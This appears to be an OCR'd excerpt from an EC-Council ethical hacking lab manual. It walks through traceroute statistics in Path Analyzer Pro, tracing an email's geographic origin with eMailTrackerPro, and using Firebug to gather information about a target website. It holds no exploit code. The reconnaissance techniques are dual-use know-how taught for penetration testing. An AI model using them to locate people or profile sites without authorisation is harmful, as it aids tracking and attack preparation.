


FIGURE 6.14: The Path Analyzer Pro chart window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 5

Vital Statistics

18. Now, click the **Stats** tab, which features the **Vital Statistics** of your current trace.




FIGURE 6.15: The Path Analyzer Pro Statistics window

Maximum TTL: The maximum Time to Live (TTL) is the maximum number of hops to probe in an attempt to reach the target. The default number of hops is set to 30. The Maximum TTL that can be used is 255.

19. Now **Export** the report by clicking **Export** on the toolbar.

FIGURE 6.16: The Path Analyzer Pro Save Report As window

TASK 6

Save File

20. By default, the report will be saved at **D:\Program Files (x86)\Path Analyzer Pro 2.7**. However, you may change it to your preferred location.




FIGURE 6.17: The Path Analyzer Pro Save Report As window

The Initial Sequence Number is set as a counting mechanism within the packet between the source and the target. It is set to Random as the default, but you can choose another starting number by unchecking the Random button and filling in another number. Please Note: The Initial Sequence Number applies only to TCP connections.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab Analysis

Document the IP addresses that are traced for the lab for further information.

Tool/Utility	Information Collected/Objectives Achieved
Path Analyzer Pro	**Report:** ▪ Number of hops ▪ IP address ▪ Hostname ▪ ASN ▪ Network name ▪ Latency
	Synopsis: Displays summary of valuable information on DNS, Routing, Registries, Intercept
	Charts: Trace results in the form of chart
	Geo: Geographical view of the path traced
	Stats: Statistics of the trace

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Questions

1. What is the standard deviation measurement, and why is it important?
2. If your trace fails on the first or second hop, what could be the problem?
3. Depending on your TCP tracing options, why can't you get beyond my local network?

Internet Connection Required	
☑ Yes	☐ No
Platform Supported	
☑ Classroom	☐ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 7

Tracing an Email Using the eMailTrackerPro Tool

eMailTrackerPro is a tool that analyzes email headers to disclose the original sender's location.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

In the previous lab, you gathered information such as number of **hops** between a host and client, **IP address**, etc. As you know, data packets often have to go through routers or firewalls, and a hop occurs each time packets are passed to the next router. The number of hops determines the distance between the source and destination host. An attacker will analyze the hops for the firewall and determine the protection layers to hack into an organization or a client. Attackers will definitely try to hide their true **identity** and **location** while intruding into an organization or a client by gaining illegal access to other users' computers to accomplish their tasks. If an attacker uses emails as a means of attack, it is very essential for a penetration tester to be familiar with **email headers** and their related details to be able to **track** and **prevent** such attacks with an organization. In this lab, you will learn to trace email using the **eMailTrackerPRo** tool.

Lab Objectives

The objective of this lab is to demonstrate email tracing **using eMailTrackerPro**. Students will learn how to:

- Trace an email to its true **geographical** source
- **Collect Network** (ISP) and **domain Whois** information for any email traced

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 02 Footprinting and Reconnaissance

Lab Environment

In the lab, you need the eMailTrackerPro tool.

- eMailTrackerPro is located at **D:\CEH-Tools\CEHv8 Module 02 Footprinting and Reconnaissance\Email Tracking Tools\eMailTrackerPro**

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- You can also download the latest version of **eMailTrackerPro** from the link http://www.emailtrackerpro.com/download.html
- If you decide to download the latest version, then **screenshots** shown in the lab might differ
- Follow the **wizard-driven** installation steps and install the tool
- This tool installs **Java runtime** as a part of the installation
- Run this tool in **Windows Server 2012**
- Administrative privileges are required to run this tool
- This lab requires a valid email account (**Hotmail, Gmail, Yahoo, etc.**). We suggest you sign up with any of these services to obtain a new email account for this lab
- Please do not use your **real email accounts** and **passwords** in these exercise

Lab Duration

Time: 10 Minutes

eMailTrackerPro helps identify the true source of emails to help track suspects, verify the sender of a message, trace and report email abusers.

Overview of eMailTrackerPro

Email tracking is a method to **monitor or spy** on email delivered to the intended recipient:

- When an email message was received and read
- If destructive email is sent
- The GPS location and map of the recipient
- The time spent reading the email
- Whether or not the recipient visited any links sent in the email
- PDFs and other types of attachments
- If messages are set to expire after a specified time

Lab Tasks

TASK 1

Trace an Email

1. Launch the **Start** menu by hovering the mouse cursor in the lower-left corner of the desktop

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 7.1: Windows Server 2012 – Desktop view

2. On the **Start** menu, click **eMailTrackerPro** to launch the application eMailTrackerPro




FIGURE 7.2: Windows Server 2012 – Apps

3. Click **OK** if the **Edition Selection** pop-up window appears
4. Now you are ready to start **tracing** email headers with **eMailTrackerPro**
5. Click the **Trace an email** option to start the trace

eMailTrackerPro Advanced Edition includes an online mail checker which allows you to view all your emails on the server before delivery to your computer.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 7.3: The eMailTrackerPro Main window

This tool also uncovers common SPAM tactics.

6. Clicking **Trace an email** will direct you to the **eMailTrackerPro by Visualware** window
7. Select **Trace an email I have received**. Now, copy the email header from the email you wish to trace and paste it in **Email headers** field under **Enter Details** and click **Trace**




FIGURE 7.4: The eMailTrackerPro by Visualware Window

The filter system in eMailTrackerPro allows you to create custom filters to match your incoming mail.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 2

Finding Email Header

Note: In Outlook, find the email header by following these steps:

- Double-click the email to open it in a new window
- Click the small arrow in the lower-right corner of the **Tags** toolbar box to open **Message Options** information box
- Under **Internet headers**, you will find the **Email header**, as displayed in the screenshot




FIGURE 7.5: Finding Email Header in Outlook 2010

The abuse report option from the **My Trace Reports** window automatically launches a browser window with the abuse report included.

8. Clicking the **Trace** button will direct you to the **Trace report** window
9. The email location is traced in a GUI world map. The location and IP addresses may vary. You can also view the summary by selecting **Email Summary section** on the right side of the window
10. The **Table** section right below the Map shows the entire Hop in the route with the **IP** and suspected locations for each hop
11. **IP address** might be different than the one shown in the screenshot




FIGURE 7.6: eMailTrackerPro – Email Trace Report

Each email message includes an Internet header with valuable information, eMailTrackerPro analyzes the message header and reports the IP address of the computer where the message originated, its estimated location, the individual or organization the IP address is registered to, the network provider, and additional information as available

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 3

Trace Reports

12. You can view the complete trace report on **My Trace Reports** tab




FIGURE 7.7: The eMailTrackerPro - My Trace Reports tab

Tracking an email is useful for identifying the company and network providing service for the address.

Lab Analysis

Document all the live emails discovered during the lab with all additional information.

emailTrackerPro can detect abnormalities in the email header and warn you that the email may be spam

Tool/Utility	Information Collected/Objectives Achieved
eMailTrackerPro	**Map:** Location of traced email in GUI map
	Table: Hop in the route with IP
	Email Summary: Summary of the traced email ▪ From & To email address ▪ Date ▪ Subject ▪ Location
	Trace Information: ▪ Subject ▪ Sender IP ▪ Location

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Questions

1. What is the difference between tracing an email address and tracing an email message?
2. What are email Internet headers?
3. What does "unknown" mean in the route table of the identification report?
4. Does eMailTrackerPro work with email messages that have been forwarded?
5. Evaluate whether an email message can be traced regardless of when it was sent.

Internet Connection Required	
☑ Yes	☐ No
Platform Supported	
☑ Classroom	☐ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 8

Collecting Information about a Target Website Using Firebug

Firebug integrates with Firefox, providing a lot of development tools allowing you to edit, debug, and monitor CSS, HTML, and JavaScript live in any web page.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

As you all know, email is one of the important tools that has been created. Unfortunately, attackers have misused emails to send spam to communicate in secret and hide themselves behind the spam emails, while attempting to undermine business dealings. In such instances, it becomes necessary for penetration testers to trace an email to find the **source of email** especially where a crime has been committed using email. You have already learned in the previous lab how to find the location by tracing an email using eMailTrackerPro to provide such information as **city**, **state**, **country**, etc. from where the email was actually sent.

The majority of penetration testers use the Mozilla Firefox as a web browser for their pen test activities. In this lab, you will learn to use **Firebug** for a web application penetration test and gather complete information. Firebug can prove to be a useful **debugging** tool that can help you track rogue **JavaScript** code on servers.

Lab Objectives

The objective of this lab is to help students learn editing, debugging, and monitoring CSS, HTML, and JavaScript in any websites.

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 02 Footprinting and Reconnaissance

Lab Environment

In the lab, you need:

- A web browser with an Internet connection
- Administrative privileges to run tools
- This lab will work in the CEH lab environment - on **Windows Server 2012**, **Windows 8**, **Windows Server 2008**, and **Windows 7**

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab Duration

Time: 10 Minutes

Overview of Firebug

Firebug is an add-on tool for Mozilla Firefox. Running Firebug displays information such as directory structure, internal URLs, cookies, session IDs, etc.

Lab Tasks

Firebug includes a lot of features such as debugging, HTML inspecting, profiling and etc. which are very useful for web development.

1. To launch the **Start** menu, hover the mouse cursor in the lower-left corner of the desktop




FIGURE 8.1: Windows Server 2012 – Desktop view

2. On the **Start** menu, click **Mozilla Firefox** to launch the browser




FIGURE 8.2: Windows Server 2012 – Apps

Firebug features:

- Javascript debugging
- Javascript CommandLine
- Monitor the Javascrit Performance and XmlHttpRequest
- Logging
- Tracing
- Inspect HTML and Edit HTML
- Edit CSS

3. Type the URL **https://getfirebug.com** in the Firefox browser and click **Install Firebug**

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 1

Installing Firebug




FIGURE 8.3: Windows Server 2012 – Apps

4. Clicking **Install Firebug** will redirect to the **Download Firebug** page. Click the **Download** link to install Firebug

Firebug inspects HTML and modify style and layout in real-time




FIGURE 8.4: Windows Server 2012 – Apps

5. On the **Add-Ons** page, click the button **Add to Firefox** to initiate the Add-On installation

Firebug adds several configuration options to Firefox. Some of these options can be changed through the UI, others can be manipulated only via about:config.




FIGURE 8.5: Windows Server 2012 – Apps

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

6. Click the **Install Now** button in the **Software Installation** window

panelTabMinWidth describes minimal width in pixels of the Panel tabs inside the Panel Bar when there is not enough horizontal space.




FIGURE 8.6: Windows Server 2012 – Apps

7. Once the Firebug Add-On is installed, it will appear as a **grey colored bug** on the **Navigation Toolbar** as highlighted in the following screenshot

showFirstRunPage specifies whether to show the first run page.




FIGURE 8.7: Windows Server 2012 – Apps

8. Click the **Firebug** icon to view the Firebug pane.
9. Click the **Enable** link to view the detailed information for Console panel. Perform the same for the Script, Net, and Cookies panels

The console panel offers a JavaScript command line, lists all kinds of messages and offers a profiler for JavaScript commands.

FIGURE 8.8: Windows Server 2012 – Apps

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

10. Enabling the Console panel displays all the requests by the page. The one highlighted in the screenshot is the **Headers** tab
11. In this lab, we have demonstrated http://www.microsoft.com
12. The **Headers** tab displays the Response Headers and Request Headers by the website

The CSS panel manipulates CSS rules. It offers options for adding, editing and removing CSS styles of the different files of a page containing CSS. It also offers an editing mode, in which you can edit the content of the CSS files directly via a text area..

